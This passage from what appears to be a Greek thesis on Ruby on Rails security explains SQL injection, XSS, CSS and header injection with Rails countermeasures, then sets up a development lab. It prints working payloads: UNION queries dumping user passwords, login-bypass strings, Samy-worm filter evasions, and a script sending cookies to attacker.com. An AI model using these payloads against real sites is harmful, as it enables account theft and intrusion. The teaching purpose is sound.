Μπορούμε να αποφύγουμε αυτή την έκθεση αν φιλτράρουμε τις παραμέτρους συγκεκριμένων αιτημάτων περνώντας τες από την μέθοδο config.filter_parameters των ρυθμίσεων της εφαρμογής. Αυτές οι παράμετροι θα καταγράφονται ως [FILTERED] στο αρχείο καταγραφής.

4.5.4 Αναβάθμιση δικαιωμάτων (privilege escalation)

Η πιο συχνή παράμετρος που μπορεί να μεταβάλλει ένας χρήστης είναι η παράμετρος id. Για παράδειγμα σε ένα URL της μορφής http://www.domain.com/project/1 το 1 συμβολίζει την id που είναι διαθέσιμη στην params του ελεγκτή. Αν ο χρήστης αλλάξει το id στο URL μπορεί να αποκτήσει πρόσβαση σε κάτι για το οποίο δεν είναι εξουσιοδοτημένος. Ο κώδικας θα μοιάζει ως εξής:

```
@project = Project.find(params[:id])
```

Το πρόβλημα ξεπερνιέται αν στο query προσθέσουμε και τα δικαιώματα πρόσβασης του χρήστη όπως φαίνεται στην παρακάτω εικόνα:

```
@project = @current_user.projects.find(params[:id])
```

Ανάλογα με την εφαρμογή οι παράμετροι που μπορούν να παραποιηθούν από τον χρήστη μπορούν να είναι αρκετές περισσότερες. Γι' αυτό όταν σχεδιάζουμε μια εφαρμογή πρέπει να υποθέτουμε ότι καμία εισαγωγή δεδομένων από τον χρήστη δεν είναι ασφαλής εκτός αν αποδειχθεί ότι είναι καθώς και κάθε παράμετρος που δίνεται από τον χρήστη πρέπει να θεωρείται εν δυνάμει επικίνδυνη και να αξιολογείται.

4.6 Επιθέσεις έγχυσης (Injection attacks)

Όπως αναφέραμε και νωρίτερα παρουσιάζοντας τις απειλές σύμφωνα με το OWASP Top Ten οι επιθέσεις έγχυσης είναι μια κατηγορία επιθέσεων που αφορούν την εισαγωγή κακόβουλου κώδικα ή παραμέτρων σε μια διαδικτυακή εφαρμογή προκειμένου να υπερκεράσουν την ασφάλεια της. Χαρακτηριστικά παραδείγματα επιθέσεων έγχυσης είναι το Cross-Site scripting (XSS) και το SQL injection.

Στη συνέχεια θα παρουσιάσουμε τα διάφορα είδη καθώς τα σημεία που μπορούν να πραγματοποιηθούν επιθέσεις έγχυσης σε μια εφαρμογή αλλά και τρόπους αντιμετώπισης τους.

4.6.1 Έγχυση κώδικα SQL

Οι επιθέσεις έγχυσης κώδικα SQL έχουν σαν στόχο να επηρεάσουν τα ερωτήματα προς τη βάση δεδομένων χειραγωγώντας την εφαρμογή ώστε να προσπεράσουν την εξουσιοδότηση και να ανασύρουν ή να αποκτήσουν πρόσβαση σε δεδομένα.

Για παράδειγμα στον παρακάτω κώδικα ο χρήστης δίνει κάποιες παραμέτρους:

```
Project.where("name = '#{params[:name]}'")
```

Αν ένας κακόβουλος χρήστης δώσει στον παραπάνω κώδικα σαν παραμέτρους *'OR 1 --* τότε το ερώτημα προς τη βάση δεδομένων θα είναι:

```
SELECT * FROM projects WHERE name = '' OR 1 --'
```

Οι δύο – ξεκινούν ένα σχόλιο με αποτέλεσμα ότι βρίσκεται μετά από αυτές να αγνοείται. Το παραπάνω ερώτημα επιστρέφει όλες τις εγγραφές που βρίσκονται στον πίνακα projects της βάσης δεδομένων επειδή η συνθήκη είναι αληθής για όλες τις εγγραφές.

Μια άλλη αξιοποίηση αυτών των επιθέσεων είναι για τα ξεπέρασμα των ελέγχων εισόδου των χρηστών. Ο έλεγχος εισόδου γίνεται ως εξής: Ο χρήστης δίνει τα στοιχεία εισόδου και η εφαρμογή προσπαθεί να ταυτίσει τα στοιχεία που έδωσε ο χρήστης με μια εγγραφή στον πίνακα users της βάσης δεδομένων. Η εφαρμογή επιτρέπει την είσοδο όταν βρεθεί μια τέτοια εγγραφή. Ένα τυπικό ερώτημα στη βάση δεδομένων σε μια εφαρμογή Rails δίνεται στην παρακάτω εικόνα:

```
User.find_by("login = '#{params[:name]}' AND password =
'#{params[:password]}'")
```

Εικόνα 31: Παράδειγμα χρήσης του User.find_by

Αν ένας κακόβουλος χρήστης εισάγει σαν όνομα *' OR '1'='1* και σαν κωδικό *' OR '2'>'1* το ερώτημα προς τη βάση δεδομένων θα είναι:

```
SELECT * FROM users WHERE login = '' OR '1'='1' AND password =
'' OR '2'>'1' LIMIT 1
```

Εικόνα 32: Παράδειγμα παραγόμενου ερωτήματος με έγχυση κώδικα

Το παραπάνω ερώτημα θα βρει την πρώτη καταχώρηση και θα δώσει πρόσβαση στον κακόβουλο χρήστη.

Ένας εναλλακτικός τρόπος που δίνει τη δυνατότητα σε έναν κακόβουλο χρήστη να αποκτήσει όλα τα ονόματα χρηστών και τους κωδικούς τους είναι αξιοποιώντας την εντολή UNION της SQL που χρησιμοποιείται για την σύνδεση δύο SQL ερωτημάτων. Ας δούμε ένα παράδειγμα στον παρακάτω κώδικα:

```
Project.where("name = '#{params[:name]}'")
```

Αν σε αυτόν κάνουμε έγχυση ενός ερωτήματος χρησιμοποιώντας την εντολή UNION της μορφής:

```
') UNION SELECT id,login AS name,password AS description,1,1,1 FROM
users --
```

Εικόνα 33: Παράδειγμα SQL injection με χρήση UNION (1)

Το αποτέλεσμα θα είναι ένα ερώτημα SQL της μορφής:

```
SELECT * FROM projects WHERE (name = '') UNION
  SELECT id,login AS name,password AS description,1,1,1 FROM users
--'
```

Εικόνα 34: Παράδειγμα SQL injection με χρήση UNION (2)

Το παραπάνω SQL ερώτημα προς την βάση θα επιστρέψει όχι μια λίστα από projects αφού δεν υπάρχουν projects δίχως όνομα αλλά μια λίστα με τα ονόματα και τους κωδικούς πρόσβασης. Ένα μέτρο προφύλαξης είναι η κρυπτογράφηση αυτών των δεδομένων ούτως ώστε ακόμα και να αποκτηθούν από ένα κακόβουλο χρήστη να μην μπορούν να αξιοποιηθούν.

Το προγραμματιστικό πλαίσιο Ruby on Rails περιέχει ένα ενσωματωμένο φίλτρο για ειδικούς χαρακτήρες SQL, το οποίο εμποδίζει την χρήση των ‘,´´, του χαρακτήρα NULL και τις αλλαγές γραμμής. Χρησιμοποιώντας τις *Model.find(id)* ή *Model.find_by_some ()* ο έλεγχος αυτός εφαρμόζεται αυτόματα.

Ακόμα σαν αντίμετρα μπορούμε σχεδιαστικά αντί να περνούμε string στην επιλογή όρων να περνούμε ένα πίνακα για τον καλύτερο έλεγχο των strings όπως φαίνεται στην παρακάτω εικόνα:

```
Model.where("login = ? AND password = ?", entered_user_name,
entered_password).first
```

Εικόνα 35: Αντίμετρο για SQL injection με τη χρήση πίνακα

Όπως βλέπουμε στο πρώτο μέρος του πίνακα είναι τα ορίσματα της SQL με ερωτηματικά ενώ το δεύτερο μέρος αντικαθιστά τα ερωτηματικά με τις φιλτραρισμένες μεταβλητές.

4.6.2 Cross-Site Scripting (XSS)

Οι επιθέσεις τύπου XSS είναι από τις πιο διαδεδομένες και πιο καταστροφικές επιθέσεις στις διαδικτυακές εφαρμογές. Αυτή η επίθεση πραγματοποιείται με την έγχυση εκτελέσιμου κώδικα από τη μεριά του πελάτη. Τα ευπαθή σημεία στην εφαρμογή που μπορεί να ξεκινήσει μια τέτοια επίθεση είναι οποιαδήποτε σημεία ο χρήστης μπορεί να εισάγει δεδομένα αυτό αφορά αναρτήσεις μηνυμάτων, σχολίων αλλά και τις παραμέτρους του URL εμφανείς ή μη.

Μια επίθεση XSS πραγματοποιείται ως εξής: Ο επιτιθέμενος κάνει έγχυση κώδικα (παρακάτω θα παρουσιάσουμε μια σειρά τρόπους) , στη συνέχεια η διαδικτυακή εφαρμογή τον αποθηκεύει και τον παρουσιάζει στον ιστότοπο, και από εκεί φτάνει στα υποψήφια θύματα. Οι XSS επιθέσεις μπορούν να έχουν ως αποτέλεσμα την κλοπή των cookie, την κατάληψη μιας συνόδου, την ανακατεύθυνση χρηστών σε κακόβουλους ιστότοπους, την εμφάνιση διαφημίσεων για λογαριασμό του επιτιθέμενου, την αλλαγή χαρακτηριστικών σε έναν ιστότοπο με σκοπό να

αποκτήσει εμπιστευτικές πληροφορίες ή την εγκατάσταση κακόβουλου λογισμικού αξιοποιώντας κενά ασφαλείας στον περιηγητή και πολλά άλλα.

Η πιο συχνή γλώσσα που χρησιμοποιείται για XSS επιθέσεις είναι η Javascript σε συνδυασμό με HTML. Ας δούμε μερικά παραδείγματα

Παράδειγμα 1: Κλοπή Cookie

Στην Javascript μπορούμε να χρησιμοποιήσουμε την μέθοδο *document.cookie* προκειμένου να διαβάσουμε και να γράψουμε στο έγγραφο του cookie. Με βάση την Javascript ένα script από ένα τομέα δεν μπορεί να έχει πρόσβαση στα cookies ενός άλλου τομέα. Όμως η μέθοδος document.cookie κρατάει το cookie από τον αρχικό διακομιστή. Αν ένας κακόβουλος χρήστης ενσωματώσει κώδικα κατευθείαν στο HTML έγγραφο με XSS μπορεί να διαβάσει και να γράψει στο *document.cookie.*

Αν ενσωματώσουμε τον παρακάτω κώδικα οπουδήποτε στην εφαρμογή θα μας εμφανίσει σε μια σελίδα το cookie:

```
<script>document.write(document.cookie);</script>
```

Για να γίνει καλύτερα κατανοητό πόσο εύκολα μπορεί να πραγματοποιηθεί μια τέτοια επίθεση ας υποθέσουμε ότι ένας χρήστης προσπαθεί να φορτώσει μια φωτογραφία από το URL www.attacker.com, Το URL δεν υπάρχει κι επομένως ο περιηγητής δεν εμφανίζει τίποτα όμως ο επιτιθέμενος μπορεί να εξετάσει το αρχείο καταγραφής εισόδου του διακομιστή για να δει το cookie του θύματος.

```
<script>document.write('<img src="http://www.attacker.com/' +
document.cookie + '">');</script>
```

Εικόνα 36: Κλοπή cookie

Τα αρχεία καταγραφής στο www.attacker.com θα είναι της μορφής:

```
GET http://www.attacker.com
/_app_session=836c1c25278e5b321d6bea4f19cb57e2
```

Εικόνα 37: αρχείο καταγραφής

Τέτοιες επιθέσεις μπορούν να αποτραπούν αν χρησιμοποιήσουμε μια σημαία **httpOnly** ώστε το *document.cookie* να μην είναι αναγνώσιμο με Javascript.

Παράδειγμα 2: Παραμόρφωση σελίδας

Με την παραμόρφωση σελίδας ένας επιτιθέμενος μπορεί να παρουσιάζει ψευδείς πληροφορίες ή να παρασύρει το θύμα σε συγκεκριμένους ιστότοπους προκειμένου να του κλέψει το cookie, στα στοιχεία πρόσβασης ή άλλα ευαίσθητα δεδομένα. Ο πιο συνηθισμένος τρόπος να συμπεριλάβεις κώδικα από εξωτερική πηγή είναι τα iframes όπως φαίνεται και στον παρακάτω κώδικα:

```
<iframe name="StatPage" src="http://58.xx.xxx.xxx" width=5 height=5
                                    style="display:none">
</iframe>
```

Ο παραπάνω κώδικας ‘’φορτώνει’’ έναν αυθαίρετο κώδικα HTML ή Javascript από μια εξωτερική πηγή και τον ενσωματώνει σε έναν ιστότοπο.

Μια πιο εξειδικευμένη επίθεση μπορεί να επισκιάζει ολόκληρο τον ιστότοπο ή να εμφανίζει μια φόρμα login που μοιάζει ίδια με του αυθεντικού ιστότοπου που μεταδίδει τα δεδομένα του ονόματος χρήστη και κωδικού πρόσβασης στον επιτιθέμενο. Μπορεί ακόμα και χρήση CSS ή Javascript να κρύψει μια νόμιμη διασύνδεση του ιστότοπου και να παρουσιάζει μια άλλη στη θέση της που ανακατευθύνει στον ιστότοπο του επιτιθέμενου.

Τρόποι αντιμετώπισης

Είναι σημαντικό να φτιάξουμε μια λίστα από επιτρεπόμενες εισαγωγές ώστε αυτές να φιλτράρονται. Αξιόπιστη από αυτή τη σκοπιά είναι η μέθοδος sanitize() που περιλαμβάνεται στο Ruby on Rails.

Μια καλή σχεδιαστικά πρακτική είναι να ξεφύγουμε από κάθε έξοδο της εφαρμογής ιδιαίτερα όταν αυτή εμφανίζει τις εισαγωγές του χρήστη που δεν έχουν προηγουμένως φιλτραριστεί (π.χ. κατά την αναζήτηση). Μπορούμε να χρησιμοποιήσουμε για αυτό το σκοπό την μέθοδο *escapeHTML()* για την αντικατάσταση των χαρακτήρων HTML.

4.6.3 Έγχυση κώδικα CSS

Η έγχυση κώδικα CSS είναι στην πραγματικότητα έγχυση κώδικα Javascript επειδή αρκετοί περιηγητές επιτρέπουν την χρήση Javascript μέσα στην CSS.

Ο καλύτερος τρόπος για να γίνει κατανοητή αυτή η επίθεση είναι να περιγράψουμε την λειτουργία ενός ‘’σκουληκιού’’ (worm) που είναι γνωστό ως *MySpace Samy worm*. Το συγκεκριμένο ‘’σκουλήκι’’ έστελνε αυτόματα ένα αίτημα φιλίας στον Samy (ο επιτιθέμενος) κάθε φορά που κάποιος επισκεπτόταν το προφίλ του. Μέσα σε λίγες ώρες είχε πάνω από 1 εκατομμύριο αιτήματα φιλίας που δημιούργησαν τόση κίνηση στο δίκτυο ώστε να βγάλουν το MySpace εκτός λειτουργίας [42].

Η εφαρμογή MySpace εμποδίζει αρκετά tags, αλλά επιτρέπει το CSS. Έτσι ο επιτιθέμενος χρησιμοποίησε το ‘’σκουλήκι’’ για να βάλει κώδικα Javascript στο CSS. Ένα παράδειγμα δίνεται στην παρακάτω εικόνα:

```
<div style="background:url('javascript:alert(1)')">
```

Εικόνα 38: Παράδειγμα κώδικας Javascript μέσα στο CSS [42]

Όπως βλέπουμε ο κώδικας είναι μέσα στο χαρακτηριστικό style που όμως δεν επιτρέπει την χρήση μονών ή διπλών εισαγωγικών αφού αυτά έχουν ήδη χρησιμοποιηθεί. Το πρόβλημα ξεπερνιέται μέσα από την συνάρτηση *eval()* της Javascript που εκτελεί κάθε αλφαριθμητικό σαν κώδικα. Όπως βλέπουμε και στον παρακάτω κώδικα:

```
<div id="mycode" expr="alert('hah!')"
style="background:url('javascript:eval(document.all.mycode.expr)')">
```

Η συνάρτηση *eval()* δίνει την δυνατότητα στο χαρακτηριστικό style να «κρύψει» την λέξη ‘’innerHTML’’ κι έτσι να προσπεράσει τα φίλτρα μη επιτρεπόμενων παραμέτρων όπως βλέπουμε και στην παρακάτω εικόνα:

```
alert(eval('document.body.inne' + 'rHTML'));
```

Εικόνα 39: Παράδειγμα συνάρτηση eval() της Javascript [42]

Ένα επιπλέον πρόβλημα που έπρεπε να λυθεί ήταν ότι το MySpace φίλτραρε την λέξη ‘’javascript’’ έτσι αντί για αυτό στον κώδικα ο Samy βάζει το ‘’java<NEWLINE>script’’ όπως φαίνεται στον παρακάτω κώδικα:

```
<div id="mycode" expr="alert('hah!')" style="background:url
('java↵script:eval(document.all.mycode.expr)')">
```

Το αποτέλεσμα όλων των παραπάνω ήταν η δημιουργία ενός ‘’σκουληκιού’’ μεγέθους 4kb που έκανε έγχυση στην σελίδα του προφίλ του [42].

Αν χρειαζόμαστε ένα φίλτρο για το CSS στην εφαρμογή μπορούμε να χρησιμοποιήσουμε την συνάρτηση *sanitize()* που προσφέρει το Rails που λύνει αρκετά από τα παραπάνω προβλήματα.

4.6.4 Έγχυση κεφαλίδας

Οι κεφαλίδες HTTP δημιουργούνται δυναμικά και κάτω από συγκεκριμένες συνθήκες οι εισαγωγές του χρήστη να υποστούν επιθέσεις έγχυσης. Αυτές οι επιθέσεις μπορούν να οδηγήσουν σε λανθασμένη ανακατεύθυνση ή σε επίθεση XSS.

Τα αιτήματα κεφαλίδας περιλαμβάνουν έναν Referer, έναν User-Agent (λογισμικό από μεριάς του πελάτη) και ένα πεδίο Cookie. Οι κεφαλίδες απάντησης έχουν ένα κωδικό κατάστασης, ένα πεδίο Cookie και ένα πεδίο τοποθεσίας (URL ανακατεύθυνσης). Όλα αυτά τα πεδία καθορίζονται από τα στοιχεία που δίνει ο χρήστης και επομένως μπορούν να χειραγωγηθούν.

Βασικό για να μπορέσουμε να ρυθμίσουμε σωστά αυτά τα αιτήματα είναι να ξέρουμε πως λειτουργούν. Στην παρακάτω εικόνα βλέπουμε ένα πεδίο referer σε μια φόρμα ώστε να ανακατευθύνει στην δοσμένη διεύθυνση:

```
redirect_to params[:referer]
```

Εικόνα 40: Πεδίο ‘’referer’’ σε μια φόρμα

Το Rails τοποθετεί το αλφαριθμητικό στο πεδίο της κεφαλίδας τοποθεσίας και στέλνει ένα κωδικό κατάστασης 302 (που σηματοδοτεί την ανακατεύθυνση) στον περιηγητή. Ένας κακόβουλος χρήστης θα μπορούσε στον παρακάτω κώδικα:

```
http://www.yourapplication.com/controller/action?referer=http:
//www.malicious.tld
```

να εισάγει αυθαίρετο κώδικα στα πεδία των κεφαλίδων ως εξής:

```
http://www.yourapplication.com/controller/action?referer=http:
//www.malicious.tld%0d%0aX-Header:+Hi!
http://www.yourapplication.com/controller/action?referer=path/at/your
/app%0d%0aLocation:+http://www.malicious.tld
```

Έτσι επειδή το δεύτερο πεδίο κεφαλίδας τοποθεσίας γράφεται επάνω από το πρώτο, η κεφαλίδα HTTP θα διαμορφωθεί ως εξής:

```
HTTP/1.1 302 Moved Temporarily
(...)
Location: http://www.malicious.tld
```

Το παραπάνω κενό ασφαλείας ξεπερνιέται στο Rails με την χρησιμοποίηση της συνάρτησης *redirect_to* ώστε να φιλτράρονται οι χαρακτήρες στο πεδίο τοποθεσίας.

4.7 Μη ασφαλή ερωτήματα (unsafe query)

Λόγω του τρόπου που το ActiveRecord μεταφράζει τις παραμέτρους και σε συνδυασμό με τον τρόπο που το Rack μεταβιβάζει τις παραμέτρους στη βάση δεδομένων ενδέχεται να δημιουργηθούν ανεπιθύμητα ερωτήματα προς τη βάση δεδομένων αν χρησιμοποιηθεί η παράμετρος *IS NULL.*

Το κενό ασφαλείας αντιμετωπίζεται χρησιμοποιώντας την συνάρτηση *deep_munge()* του πλαισίου Rails. Στην παρακάτω εικόνα βλέπουμε ένα παράδειγμα ευπαθούς κώδικα:

```
unless params[:token].nil?
  user = User.find_by_token(params[:token])
  user.reset_password!
end
```

Όταν το *params[:token]* είναι ένα από τα *[nil], [nil,nil,…]* ή *['foo',nil]* τότε προσπερνιέται ο έλεγχος για nil και το IS NULL ή το IN ('foo', NULL) θα προστεθούν στο ερώτημα προς τη βάση δεδομένων.

Το Rails χρησιμοποιώντας την συνάρτηση *deep_munge()* αντικαθιστά τις παραμέτρους με nil, όπως βλέπουμε στο παράδειγμα του παρακάτω πίνακα για τις παραμέτρους JSON:

Πίνακας 17: Αλλαγή παραμέτρων JSON από την συνάρτηση *deep_munge()*

JSON	Παράμετροι
{ "person": null}	{ :person => nil }
{"person": [ ] }	{ :person => [ ] }
{ "person": [null] }	{ :person => [ ] }
{ "person": [null, null, …] }	{ :person => [ ] }
{ "person": ["foo" , null] }	{ :person => ["foo"] }

4.8 Προεπιλεγμένες κεφαλίδες ασφάλειας

Κάθε απόκριση HTTP από μια Rails εφαρμογή λαμβάνει από προεπιλογή τις ακόλουθες κεφαλίδες ασφάλειας:

```
config.action_dispatch.default_headers = {
  'X-Frame-Options' => 'SAMEORIGIN',
  'X-XSS-Protection' => '1; mode=block',
  'X-Content-Type-Options' => 'nosniff'
}
```

Εικόνα 41: Προεπιλεγμένες κεφαλίδες ασφάλειας στο Rails

Μπορούμε να ρυθμίσουμε αυτές τις προεπιλογές μέσα από το αρχείο *config/application.rb.* Ένα παράδειγμα βλέπουμε στην παρακάτω εικόνα 42:

```
config.action_dispatch.default_headers = {
  'Header-Name' => 'Header-Value',
  'X-Frame-Options' => 'DENY'
}
```

Εικόνα 42: Ρύθμιση προεπιλεγμένων κεφαλίδων


Στον παρακάτω πίνακα βλέπουμε μια λίστα των πιο δημοφιλών κεφαλίδων και των λειτουργιών τους:

Πίνακας 18: Δημοφιλείς κεφαλίδες και η λειτουργία τους

Headers	Λειτουργία
X-Frame-Options	Το ρυθμίζουμε στο *'DENY'* αν θέλουμε να απορρίψουμε όλα τα framing ή στο *'ALLOWALL'* για να τα επιτρέψουμε
X-XSS-Protection	Στο Rails είναι ρυθμισμένο στο *'1'* από προεπιλογή ενεργοποιώντας το XSS Auditor μπλοκάροντας μια σελίδα όταν εντοπιστεί XSS attack.
X-Content-Type-Options	Στο Rails είναι ρυθμισμένο στο *'nosniff'* αποτρέποντας τον περιηγητή να μαντέψει τον τύπο MIME ενός αρχείου
X-Content-Security-Policy	Ένας ισχυρός μηχανισμός για να ρυθμίσουμε από ποιους ιστότοπους να επιτρέπεται η «φόρτωση» συγκεκριμένων τύπων αρχεία
Access-Control-Allow-Origin	Χρησιμοποιείται για να ελέγξουμε ποιοι ιστότοποι επιτρέπεται να μεταβιβάζουν πολιτικές κοινής προέλευσης
Strict-Transport-Security	Χρησιμοποιείται για να ελέγξουμε αν επιτρέπεται στον περιηγητή πρόσβαση σε έναν ιστότοπο μόνο με ασφαλή σύνδεση

Κεφάλαιο 5: Σχεδιασμός διαδικτυακής εφαρμογής με Ruby on Rails

Στο κεφάλαιο αυτό αρχικά θα παρουσιάσουμε το περιβάλλον ανάπτυξης που θα χρησιμοποιηθεί για την ανάπτυξη της διαδικτυακής εφαρμογής. Αναλυτικότερα θα γίνει παρουσίαση της εγκατάστασης ενός εικονικού λειτουργικού συστήματος Ubuntu 16.04 με χρήση Virtualbox. Χρησιμοποιώντας τον web server Puma που προσφέρεται στο προγραμματιστικό πλαίσιο Ruby on Rails το εικονικό σύστημα θα προσομοιάζει στο σύστημα που είναι εγκατεστημένος ο διακομιστής (server), ενώ το λειτουργικό σύστημα Mac OS Sierra 10.12 στο οποίο θα αναπτυχθεί η εφαρμογή, με χρήση του περιηγητή Chrome, θα προσομοιάζει στον πελάτη (client). Η σχηματοποίηση του εργαστηριακού περιβάλλοντος φαίνεται στην εικόνα 43 παρακάτω.



Εικόνα 43: Σχηματοποίηση εργαστηριακού περιβάλλοντος

Στη συνέχεια θα γίνει παρουσίαση της δημιουργίας της εφαρμογής UnipiBlog που αναπτύχθηκε για τις ανάγκες της παρούσας εργασίας και μια αναλυτική παρουσίαση των λειτουργιών της. Τέλος θα παρουσιαστούν οι τεχνικές ασφάλειας που χρησιμοποιήθηκαν στην εφαρμογή με την αξιοποίηση των βιβλιοθηκών ασφάλειας Devise και Rails_admin για το πλαίσιο Ruby on Rails.

5.1 Δημιουργία εργαστηριακού περιβάλλοντος

5.1.1 Εγκατάσταση και ρύθμιση του λογισμικού VirtualBox

Το VirtualBox είναι ένα πρόγραμμα εικονικοποίησης (Virtualization). Με τον όρο εικονικοποίηση προσδιορίζουμε μια διαδικασία που καθιστά δυνατή την λειτουργία ενός λειτουργικού συστήματος εντός ενός ειδικού περιβάλλοντος, όπως για παράδειγμα μέσα σε ένα άλλο λειτουργικό σύστημα[46].

Με την διαδικασία της εικονικοποίησης μπορούμε να προσομοιώσουμε την λειτουργία δύο διαφορετικών ηλεκτρονικών υπολογιστών. Το εικονικό λειτουργικό σύστημα ονομάζεται **guest**, ενώ το λειτουργικό σύστημα που το φιλοξενεί ονομάζεται **host** [46].

Για την εγκατάσταση του προγράμματος VirtualBox χρειάζεται να εισέλθουμε στην αρχική σελίδα στη διεύθυνση **www.virtualbox.org/wiki/Downloads** και να επιλέξουμε την έκδοση για το λειτουργικό σύστημα που θα φιλοξενεί το πρόγραμμα (στη δική μας περίπτωση OS X hosts)

5.1.2 Εγκατάσταση και ρύθμιση του λειτουργικού Ubuntu

Έχοντας εγκαταστήσει το πρόγραμμα VirtualBox, δημιουργούμε μια εικονική μηχανή εγκαθιστώντας ένα λειτουργικό σύστημα **Ubuntu 16.04** που θα λειτουργεί ως διακομιστής (server) για την εφαρμογή. Αυτό μπορεί να γίνει με δύο τρόπους.

Ο πρώτος είναι να επισκεφτούμε τον ιστότοπο **http://www.osboxes.org/ubuntu/** και να επιλέξουμε το λειτουργικό σύστημα που θέλουμε για την εικονική μας μηχανή. Με αυτόν τον τρόπο αποκτούμε μια εικόνα του Ubuntu 16.04 για λειτουργία μέσω του προγράμματος VirtualBox

Ο δεύτερος τρόπος, που επιλέξαμε και για την παρούσα εργασία, είναι αρχικά να επισκεφθούμε τον ιστότοπο https://www.ubuntu.com/download/desktop και να “κατεβάσουμε” την εικόνα για το λειτουργικό σύστημα που θέλουμε.

Με την ολοκλήρωση της εγκατάστασης κάνουμε μια ακόμα ρύθμιση στην εικονική μας μηχανή. Επιλέγουμε τις ρυθμίσεις και μεταβαίνουμε στην καρτέλα **“Network”** και επιλέγουμε το **“Port Forwarding”** για να δημιουργήσουμε έναν κανόνα για την προώθηση αιτημάτων στην θύρα **localhost:3000.**

Με τη δημιουργία του παραπάνω κανόνα για το δίκτυο της εικονικής μηχανής εξασφαλίζεται ότι τα αιτήματα θα προωθούνται στο URL της localhost που θα χρησιμοποιήσουμε για τις ανάγκες της παρούσας εργασίας.

5.1.3 Εγκατάσταση της γλώσσας προγραμματισμού Ruby

Πριν προχωρήσουμε στην εγκατάσταση της γλώσσας προγραμματισμού Ruby στο εικονικό λειτουργικό σύστημα Ubuntu που εγκαταστήσαμε παραπάνω θα χρειαστεί να εγκαταστήσουμε το **RVM (Ruby Version Manager)**. Το RVM είναι ένα εργαλείο που μας επιτρέπει να επιλέγουμε την έκδοση της γλώσσας Ruby που θα εκτελείται στο τερματικό μας προκειμένου να αποφύγουμε προβλήματα ασυμβατότητας [47]. Με την παρακάτω εντολή πραγματοποιούμε την εγκατάσταση:

```
rails@server:~$ curl -sSL https://get.rvm.io | bash -s stable
```

Εικόνα 44: Εγκατάσταση του RVM

Προκειμένου να εκτελέσουμε από το τερματικό την εντολή rvm θα πρέπει να προσθέσουμε τη διαδρομή εκτελώντας την εντολή:

```
rails@server:~$ source ~/.rvm/scripts/rvm
```

Εικόνα 45: Εισαγωγή του RVM στη διαδρομή του συστήματος

Στη συνέχεια προχωρούμε στην εγκατάσταση της γλώσσας προγραμματισμού Ruby επιλέγοντας την κατάλληλη έκδοση (για την παρούσα εργασία την 2.4.0) πληκτρολογώντας την παρακάτω εντολή:

```
rails@server:~$ rvm install 2.4.0
```

Εικόνα 46: Εγκατάσταση της γλώσσας Ruby

Επιβεβαιώνουμε ότι έχουμε εγκαταστήσει την σωστή έκδοση της Ruby εκτελώντας την παρακάτω εντολή στο τερματικό:

```
rails@server:~$ ruby -v
ruby 2.4.0p0 (2016-12-24 revision 57164) [x86_64-linux]
```

Εικόνα 47: Έλεγχος της έκδοσης Ruby

5.1.4 Εγκατάσταση του προγραμματιστικού πλαισίου Rails

Για την ανάπτυξη της διαδικτυακής εφαρμογής θα χρησιμοποιήσουμε την έκδοση 5.1.4 του προγραμματιστικού πλαισίου Rails. Για να πραγματοποιήσουμε την εγκατάσταση χρειάζεται προηγουμένως να έχουμε εγκαταστήσει την γλώσσα Ruby, όπως περιγράψαμε στην παράγραφο 5.1.3.

Για την εγκατάσταση του πλαισίου Rails θα χρησιμοποιήσουμε το **RubyGems,** που είναι ένας διαχειριστής πακέτων για τη γλώσσα προγραμματισμού Ruby. Η διεπαφή για το RubyGems είναι ένα εργαλείο γραμμής εντολών που ονομάζεται **gem** και παρέχει την δυνατότητα εγκατάστασης βιβλιοθηκών από ένα δημόσιο αποθετήριο.

Πραγματοποιούμε την εγκατάσταση του Rails εισάγοντας την παρακάτω εντολή στο τερματικό:

```
rails@server:~$ gem install rails -v 5.1.4
```

Εικόνα 48: Εγκατάσταση του προγραμματιστικού πλαισίου Rails

Μπορούμε να ελέγξουμε ποια έκδοση του πλαισίου Rails χρησιμοποιείται πληκτρολογώντας την εντολή:

```
rails@server:~$ rails -v
Rails 5.1.4
```

Εικόνα 49: Έλεγχος έκδοσης Rails

Στη συνέχεια θα προχωρήσουμε στην εγκατάσταση της PostgreSQL που θα χρησιμοποιήσουμε για τη βάση δεδομένων της εφαρμογής.

5.1.5 Εγκατάσταση της PostgreSQL για τη βάση δεδομένων

Για την εγκατάσταση της **PostgreSQL** στον διακομιστή της εφαρμογής θα χρησιμοποιήσουμε τον διαχειριστή πακέτων των Linux **apt.**

Στο τερματικό του διακομιστή πληκτρολογούμε την παρακάτω εντολή:

```
rails@server:~$ sudo apt-get install postgresql-9.5 libpq-dev
```

Εικόνα 50: Εγκατάσταση της Postgresql στο σύστημα Ubuntu

Όταν τελειώσει η εγκατάσταση του πακέτου δημιουργούμε ένα χρήστη με κατάλληλα δικαιώματα ως εξής:

```
rails@server:~$ sudo -u postgres createuser UnipiBlog -s
```

